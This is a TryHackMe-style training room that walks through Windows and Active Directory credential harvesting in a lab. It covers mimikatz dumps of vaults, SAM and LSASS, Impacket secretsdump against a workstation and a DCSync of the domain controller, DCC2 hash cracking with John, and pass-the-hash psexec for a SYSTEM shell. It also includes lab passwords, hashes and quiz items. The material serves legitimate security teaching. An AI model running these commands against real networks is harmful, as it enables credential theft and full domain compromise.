Intro to Credential Harvesting
Introduction
Credential harvesting is among the most effective and commonly used tactics in offensive security assessments. Rather than relying on exploits or privilege escalation vulnerabilities, attackers frequently succeed simply by extracting credentials from where the operating system already stores them. Once you have control of a Windows machine, especially with Local Administrator permissions, you'll find that Windows is holding onto a surprising number of secrets. This room focuses on where those credentials are stored and how to extract them.
Learning Objectives
- Identify the central credential storage mechanisms in Windows and Active Directory
- Extract credentials using mimikatz and impacket
- Understand differences in output based on user privileges
- Crack hashes using Hashcat or John the Ripper
Prerequisites
To get the most out of this room, we recommend:
- Completing the Active Directory Basics room
- Completing the "AD Enumeration" rooms
- Completing the Hashing Basics room
- Completing the John the Ripper room
- Be comfortable with PowerShell and CMD on Windows
Starting the Network
Before moving to the next task, click the green Start button under the network diagram. Give the network enough time to launch. You can connect to the network in two ways:
Option 1: Using the AttackBox
Click the Start AttackBox button at the top of this room. Once ready, your AttackBox will be available on the split-screen.
Option 2: Over a VPN Connection
Alternatively, you can connect to the network via the VPN. To establish a VPN connection to this network, browse the access page, click the Networks tab, select Jr-Pentester-Intro-AD-Creds, and hit the Download configuration file button. If you don't see this file available for download, please ensure you have started the network in the room and give it a few minutes.

Then run the following command from the same directory where your VPN configuration file is located:
sudo openvpn [your_configuration_file_name.ovpn]Verifying Connectivity to the Network
You can run the route command to verify that your attacker machine can communicate with the target network. The terminal below shows an example output.
           root@tryhackme:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         10.10.0.1       0.0.0.0         UG    100    0        0 ens5
10.10.0.0       0.0.0.0         255.255.0.0     U     100    0        0 ens5
10.10.0.1       0.0.0.0         255.255.255.255 UH    100    0        0 ens5
[...]
10.220.10.0     10.250.11.1     255.255.255.0   UG    1000   0        0 tun0
10.250.10.0     0.0.0.0         255.255.255.0   U     0      0        0 tun0
[...]
Alternatively, you can use the ip route command.
           root@tryhackme:~# ip route
default via 10.10.0.1 dev ens5 proto dhcp src 10.10.130.73 metric 100
10.10.0.0/16 dev ens5 proto kernel scope link src 10.10.130.73 metric 100
10.10.0.1 dev ens5 proto dhcp scope link src 10.10.130.73 metric 100
[...]
10.220.10.0/24 via 10.250.11.1 dev tun0 metric 1000
10.250.10.0/24 dev tun0 proto kernel scope link src 10.250.11.2
[...]
Confirm that you can see the 10.220.10.0 subnet in the command output. If it is in the output, your machine should be able to communicate with the target network. Moreover, you can use the ping command against the lab machines.
Connectivity Issues
Click on the drop-down arrow below if you cannot reach the network.
Troubleshooting Connectivity Issues
If you cannot connect to the network from your AttackBox, please open the terminal and run the following command. This will run a troubleshooting script:
           user@tryhackme$ tryconnectme

TryHackMe's network room connection debugger, at your service!

Before we dive deeper, please make sure that you are only using the AttackBox
and do not have your network VPN profile running anywhere!

The AttackBox uses the same VPN profile as you would use on your own machine
and you are only allowed to run the VPN profile once!

If you are running in two places, stop the other VPN and restart the AttackBox please!

If you confirm that you are only using the AttackBox, press [Y], otherwise, the debugger will quit: Y
Once you have made sure that you are only connecting to the network from the AttackBox, you can enter the following IP:
           user@tryhackme$
In the network room, look at the network diagram and please provide an IP address being shown to you there.
Format should be X.X.X.X: 10.220.10.10

Trying to ping the VPN server at 10.220.10.250...
From there, follow the instructions given by the script. When the script asks for your VPN server, enter Jr-Pentester-Intro-AD-Creds.
If you encounter any issues, please reach out to us on Discord or via email at support@tryhackme.com.
?Answer the questions below
- I am connected to the network
Windows & Active Directory Credential Stores
Windows and Active Directory store credentials in various formats and locations, depending on whether the system is standalone or domain-joined and whether users need them for login, re-authentication, offline access, or app integration.
For pentesters, these storage mechanisms represent a range of collection opportunities, each with different requirements, outputs, and levels of privilege required. In this task, we'll explain each credential store, why it exists, and how we'll interact with it in later tasks.
LSASS Memory
The Local Security Authority Subsystem Service (LSASS) enforces Windows security policies and manages authentication. It actively holds highly sensitive credential material in memory: NTLM and LM password hashes, Kerberos tickets (including TGTs and service tickets), and occasionally plaintext credentials. This in-memory storage supports features like Single Sign-On, allowing credentials to be reused transparently between services. Attackers who gain SYSTEM-level access can dump the LSASS process memory to extract these credentials for lateral movement or privilege escalation. Because the data is dynamic and live, LSASS memory is a top target for credential theft on compromised systems.
SAM + SYSTEM Hives
The Security Accounts Manager (SAM) hive is a key Windows registry database storing password hashes for local user accounts (including local administrators). The hashes are encrypted. Decryption requires a secondary key, the BootKey, derived from the SYSTEM hive. Attackers extract both hives and use specialised tools to recover all local account hashes. This lets them attempt to crack the offline password or impersonate local users. The SAM hive physically resides at %SystemRoot%\system32\config\SAM and the SYSTEM hive at %SystemRoot%\system32\config\SYSTEM; extraction typically requires SYSTEM privileges, such as through registry export, Volume Shadow Copy, or direct file access while the OS is offline.
LSA Secrets
Windows stores LSA Secrets under the registry key HKLM\SECURITY\Policy\Secrets, which contains sensitive secrets, such as cached domain credentials for offline logons, cleartext passwords (used by scheduled tasks or services), and sometimes RDP session passwords. Because these secrets are often in plaintext or easy to decrypt, they are valuable for attackers seeking to reuse credentials. Only SYSTEM or Admin users can retrieve these secrets via the Local Security Authority Remote Protocol(LSARPC) interface or specialised tools.
DPAPI Vault
The Data Protection API (DPAPI) is Windows' built-in cryptographic service for protecting application secrets for each user. The DPAPI Vault defines a master key per user used to encrypt credential data (such as saved Wi-Fi passwords and browser logins). The master key is encrypted with a key derived from the user's Windows password, and is stored in %APPDATA%\Microsoft\Protect. Attackers with access to the master key and the user's logon password can decrypt all DPAPI-protected secrets for that user account, exposing a broad range of stored credentials.
NTDS.dit
NTDS.dit is the core Active Directory database, present only on domain controllers. It stores all domain user accounts, computer objects, service principals, NTLM password hashes, and Kerberos key material. Because it represents the authentication authority for the entire domain, obtaining NTDS.dit gives an attacker all the credentials necessary to impersonate any domain user or service, making it the highest-value credential store in domain environments.
This table summarises the stores we'll target in the upcoming tasks:
| Store | What It Holds | Why It Exists | Access Method | Tools & Commands |
|---|---|---|---|---|
| LSASS Memory | NTLM hashes, Kerberos tickets, cleartext (sometimes) | Enables seamless logon across services | Dump live memory of lsass.exe | mimikatz
sekurlsa::logonpasswordssekurlsa::minidump |
| SAM + SYSTEM Hives | Local account hashes | Authentication for local logons (e.g. local admin) | Export registry hives, extract with boot key | mimikatz
lsadump::samvssadmin to extract |
| LSA Secrets | Cached domain creds, plaintext service creds | Enables offline logon, stores scheduled task passwords, and RDP secrets | RPC via LSARPC named pipe | secretsdump.py with local admin creds |
| DPAPI Vault | Saved passwords from apps (RDP, browsers, WiFi) | User-level secure storage for creds | Access via user token or decrypted master key | mimikatz
vault::listvault::cred /export to extract |
| NTDS.dit (DC only) | Full domain DB: usernames, NTLM & Kerberos keys | Domain authentication and replication | Replicate over MS-DRSR or parse an offline file |
secretsdump.py -just-dclsadump::dcsync |
We now have a solid overview of where Windows and Active Directory store credentials and why. From live memory to registry hives and DPAPI secrets, each storage method offers different access points for attackers and defenders alike. In the following tasks, we'll get hands-on with some tools and techniques to extract these credentials.
Before moving to the next task, let's connect remotely to the WRK machine with these local Administrator credentials (We can use Remmina on the AttackBox):
Credentials
?Answer the questions below
- Which Windows component stores active NTLM and Kerberos credentials in memory?
- What file in the C:\Windows\NTDS\ directory contains the AD database?
- Which Mimikatz command exports DPAPI Vault credentials?
Credential Extraction With Mimikatz
Mimikatz is one of the most powerful post-exploitation tools for Windows systems. It allows us to extract credentials from live memory, registry hives, and encrypted credential stores. Mimikatz interacts with Windows APIs to read LSASS memory, parse registry hives like SAM and SYSTEM, and decode DPAPI blobs from the user vault.
In this task, we'll use mimikatz to collect credentials from various stores:
- LSASS memory (for current session credentials)
- SAM and SYSTEM hives (for local account hashes)
- LSA Secrets (for cached domain credentials and service accounts)
- DPAPI Secrets (for RDP and web credentials)
Our goal is to go from local administrator access on a domain-joined workstation (WRK) to getting remote shell access as the domain admin on the DC, with different credential harvesting techniques. We want to steal the secret (flag) from the domain admin's Desktop folder.
Run mimikatz as an Administrator from your RDP session (The binary is located in the Desktop folder). Since we have local admin access, we have disabled Windows Defender because it blocks mimikatz.
DPAPI safe
The Data Protection API (DPAPI) is used by Windows to securely store recorded identifiers, such as RDP connections, web passwords or Wi-Fi keys. These secrets are stored in the user's Vault and encrypted with keys linked to their Windows account. Mimikatz can extract and decrypt this data in the target user's context, making it a formidable tool for recovering saved credentials without the need for hashes or an active session. We can run the following command to list the available vaults:
           mimikatz # vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
        Name       : Web Credentials
        Path       : C:\Users\Administrator\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
        Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
        Name       : Windows Credentials
        Path       : C:\Users\Administrator\AppData\Local\Microsoft\Vault
        Items (1)
          0.    (null)
                Type            : {3e0e35be-1b77-43e7-b873-aed901b6275b}
                LastWritten     : 01/07/2025 13:56:42
                Flags           : 00000000
                Ressource       : [STRING] Domain:target=WRK
                Identity        : [STRING] TRYHACKME\svc-app
                Authenticator   :
                PackageSid      :
                *Authenticator* : [BYTE*]
We notice that two vaults are available: Windows Credentials and Web Credentials. In some newer Windows versions or depending on applications, some web-related credentials (like saved Gmail passwords) may actually be stored or accessible under the Windows Credentials vault. Hence, we can see one item present in this vault.
We can extract the credentials:
           mimikatz # vault::cred /export
TargetName : WRK / <NULL>
UserName   : TRYHACKME\svc-app
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 3 - enterprise
Flags      : 00000000
Credential :
Attributes : 0

TargetName : gmail.com / <NULL>
UserName   : ElonTusk
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : *******
As a local Administrator, we can access user profile files, including the DPAPI master keys and vault data where web credentials are stored. This file-level access often allows tools like mimikatz to decrypt and display these passwords even without extra privileges like privilege::debug. However, service account credentials such as those for svc-app are protected by DPAPI keys explicitly tied to that service account's user context. Without running as or impersonating the svc-app user, or having their password or token, mimikatz cannot decrypt their vault secrets, so those passwords remain hidden.
Hives SAM + SYSTEM
The Security Account Manager (SAM) database contains the hashed passwords of local user accounts. These hashes are encrypted using a key stored in the SYSTEM registry. By extracting and combining these two hives, tools like mimikatz can decrypt their contents and extract the NTLM hashes of local users, even if they haven't logged in recently. We can then crack these hashes offline or reuse them via pass-the-hash attacks.
We first need to make a copy of the SAM and SYSTEM registry hives. Open PowerShell as an Administrator, and run:
           reg save HKLM\SAM C:\Users\Administrator\Desktop\SAM
The operation completed successfully.
reg save HKLM\SYSTEM C:\Users\Administrator\Desktop\SYSTEM
The operation completed successfully.
Then, in mimikatz, run:
           mimikatz # lsadump::sam /sam:"C:\Users\Administrator\Desktop\SAM" /system:"C:\Users\Administrator\Desktop\SYSTEM"

Domain : WRK
SysKey : fa0661c3eee8696eeb436f2bafa060e7
Local SID : S-1-5-21-1299963100-3047866590-1771456640

SAMKey : f010e877149271eb7483d770b792b556

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 568a741b56c79622cc3f4c83720bf45e
...
lsadump::sam: We are dumping the SAM registry, which contains local user hashes. To do so, we must specify where we saved our copies of SAM and SYSTEM so mimkatz knows where to look.
Extracting Cached Credentials
The Local Security Authority (LSA) manages user logins and Windows security. Its primary process, LSASS (lsass.exe), stores credentials (like password hashes and tokens), and protects them from unauthorised access. Accessing LSASS memory requires administrator privileges and lets you extract credentials that are currently in use. Accessing LSA secrets typically involves reading encrypted data from the Windows registry, often needing SYSTEM-level access and special tools to decrypt it.
LSASS Memory
From the local Administrator's RDP session, run mimikatz (located on the local Admin's Desktop) as an Administrator and enter the following commands:
           mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1680928 (00000000:0019a620)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : WRK
Logon Server      : WRK
Logon Time        : 09/07/2025 16:19:53
SID               : S-1-5-21-1299963100-3047866590-1771456640-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WRK
         * NTLM     : *****************************
         * SHA1     : 72bac754745048a56578a70c478053f7b9629501
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : WRK
         * Password : *************
        kerberos :
         * Username : Administrator
         * Domain   : WRK
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : TRYHACKME\svc-app
         * Domain   : WRK
         * Password : *************
         [00000001]
         * Username : ElonTusk
         * Domain   : gmail.com
         * Password : *************
         ...
privilege::debug: Enables the SeDebugPrivilege for mimikatz to read and manipulate process memory (required for LSASS dumps).sekurlsa::logonpasswords: Reads credential structures from LSASS memory. Expected output: A dump of all current user sessions, including usernames, domains, NTLM/SHA1 hashes, and any plaintext passwords found in memory.
We don't get any domain user credentials because they currently don't have any active sessions on WRK; therefore, LSASS memory no longer retains them, even if they logged in previously.
LSA Secrets
However, if we elevate our token to System, we can use lsadump::cache to extract cached domain credentials on WRK. We will use secretsdump.py in the next task to achieve this; however, you can also experiment with mimikatz by running the following commands:
           mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

mimikatz # lsadump::cache
Domain : WRK
RID       : 000001f4 (500)
User      : TRYHACKME\Administrator
MsCacheV2 : ******************

[NL$2 - 17/07/2025 12:36:02]
RID       : 00000649 (1609)
User      : TRYHACKME\raoulduke
MsCacheV2 : *******************
...
token::elevate: We steal the SYSTEM token to run as Windows' highest local account.lsadump::cache: Reads the on-disk LSA cache (MSCacheV2). This gives us the hashed domain-user logon secrets saved for offline authentication.
In this task, we used mimikatz and our local Administrator access to dump credentials from multiple locations. We dumped plaintext credentials for the domain user, svc-app, and web credentials for the local user, ElonTusk. In the context of a penetration test, we could attempt to reuse these credentials on other machines or add these known passwords to our list for password spraying attacks.
?Answer the questions below
- What is Elon Tusk's Gmail password?
- What is svc-app's password?
Credential Harvesting With Secretsdump
In Active Directory environments, secrets are often accessible remotely through native Windows services. Secretsdump.py from the Impacket suite allows us to extract those secrets over SMB using DCE/RPC. This tool lets you pull local hashes, LSA secrets, and even full domain credentials, depending on the privileges of the account used.
This technique is valuable because it does not require uploading binaries or touching sensitive files directly. Instead, it uses built-in Windows functionality to retrieve credential material stealthily and remotely. In the previous task, we managed to get some domain user credentials, but not any domain admins.
Dumping Hashes with Local Administrator
We can run the following command from our AttackBox:
           user@tryhackme$ secretsdump.py WRK/Administrator:N3w34829DJdd?1@10.220.10.20 -output local_dump
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfa0661c3eee8696eeb436f2bafa060e7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:78165db7b3687203aa6eb88332504bda:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:95f2822ae7e725c8e30b2b31f66c1b86:::
LocalUser1:1000:aad3b435b51404eeaad3b435b51404ee:dae57d78fec919471799ce0fae8236b9:::
ElonTusk:1001:aad3b435b51404eeaad3b435b51404ee:c2546047cca718bd2ba7538e5bfcb4b2:::
[*] Dumping cached domain logon information (domain/username:hash)
TRYHACKME.LOC/Administrator:$DCC2$10240#Administrator#ea671e1143604bb87c6d48f6b5475c08
TRYHACKME.LOC/raoulduke:$DCC2$10240#raoulduke#1f7300ae177dbc29bf756b1039313e0b
TRYHACKME.LOC/svc-app:$DCC2$10240#svc-app#5dd6a528924564f54ec099a133821921
TRYHACKME.LOC/drgonzo:$DCC2$10240#drgonzo#a98704b0d7273fba939be51549f9782a
...
WRK/Administrator:N3w34829DJdd?1@10.220.10.20: The format isHost/User:Password@Target_IP-output dc_dump: This allows us to save the output into a file called dc_dump.
We are interested in MS-Cache v2 (aka DCC2) password hashes. DCC2 hashes are Domain Cached Credentials stored locally on Windows machines. They allow users to log in to a domain account offline, such as on a laptop not currently connected to the domain network. As a local admin, we can dump a domain admin's hashes if they've logged into a system before.
Unlike NTLM hashes, we cannot use DCC2 hashes for pass-the-hash attacks. However, we can use them to crack offline passwords. Let's add drgonzo's hash to a file called dc2_hash.txt, so that we can crack it:
           user@tryhackme$ cat dc2_hash.txt
$DCC2$10240#drgonzo#d0dc1647e45cf7364ecec3c7740fce0f
Cracking the Hashes
We can use either Hashcat or John to crack the hashes we recovered thanks to secretsdump.py. If you are unfamiliar with these two tools, we recommend this room.
We can run the following John command from our AttackBox:
           user@tryhackme$ john --format=mscash2 dc2_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hashes with 1 different salt (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
--format=mscash2: We specify the hash format we want to crack, DCC2.dc2_hashes.txt: These are the hashes we want John to try to crack.--wordlist=/usr/share/wordlists/rockyou.txt: We will use rockyou.txt as our password list.
After a few seconds, we find a password for drgonzo. However, although we can RDP into the DC with drgonzo's credentials, we cannot read the flag on the domain admin's Desktop.
Dumping Hashes With Domain Admin
Now that we have domain admin credentials, we can rerun secretsdump.py, but this time targeting the domain controller:
           user@tryhackme$ secretsdump.py TRYHACKME/drgonzo:*******@10.220.10.10 -just-dc -output dc_dump
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:*****************:*******************:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:399b08294203eeafef6c1ec6d5747127:::
raoulduke:1609:aad3b435b51404eeaad3b435b51404ee:3a21525d05796b78061c988f2d0233b4:::
svc-app:1610:aad3b435b51404eeaad3b435b51404ee:df35591a02f03fc5a79e25587a3fdf1e:::
drgonzo:1611:aad3b435b51404eeaad3b435b51404ee:e2c947a3cce1634343ac1cfaa3ca506d:::
tryhackme.loc\HunterThompson:1613:aad3b435b51404eeaad3b435b51404ee:980bd1bf7be20353137426c2aaef4fef:::
DC$:1008:aad3b435b51404eeaad3b435b51404ee:45d8bd6b6b998ea5ffabc8376202a5df:::
WRK$:1111:aad3b435b51404eeaad3b435b51404ee:74393746b4a3eb655306ded74e0865ae:::
[*] Kerberos keys grabbed
[*] Cleaning up...
-just-dc skips the local SAM/LSA hive dumping and performs only the DRSUAPI ("DCSync") extraction of the domain's NTDS.dit. This simulates what a second DC would do to sync credentials, but we're abusing that protocol by using domain admin rights. In practice, that means we get back: NTLM password hashes for all domain users and Kerberos keys (where available).
This is the format of the output: username:RID:LM hash:NT hash:::
Once we have a domain admin's NTLM hash, we no longer need to know the plaintext password. We can authenticate as that user directly thanks to Windows' support for pass-the-hash (PtH) authentication.
We can use psexec to get a shell on the DC:
           user@tryhackme$ psexec.py 'TRYHACKME/Administrator@10.220.10.10' -hashes :****************

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Requesting shares on 10.220.10.10.....
[*] Found writable share ADMIN$
[*] Uploading file zicHlJDd.exe
[*] Opening SVCManager on 10.220.10.10.....
[*] Creating service inPh on 10.220.10.10.....
[*] Starting service inPh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32> whoami
nt authority\system
And just like that, we've taken over the domain, without needing any exploits. Collecting and reusing credentials, we climbed the ladder to Domain Admin.
?Answer the questions below
- What is drgonzo's password?
- What is the domain Administrators NTLM hash?
- What is the flag located on the domain admin's Desktop?
Conclusion
In this room, we learned how to find and extract credentials from different parts of a Windows and AD environment. From memory (LSASS) to registry hives (SAM, SYSTEM, SECURITY) to cached secrets, credentials are everywhere if you know where to look. We started with local admin access and used tools like mimikatz and secretsdump.py to uncover passwords, hashes, and tokens. Then, we used those credentials to go further, eventually reaching domain admin access.
?Answer the questions below
- Onto the next AD room!
 AD: Authenticated Enumeration
 Intro to AD Lateral Movement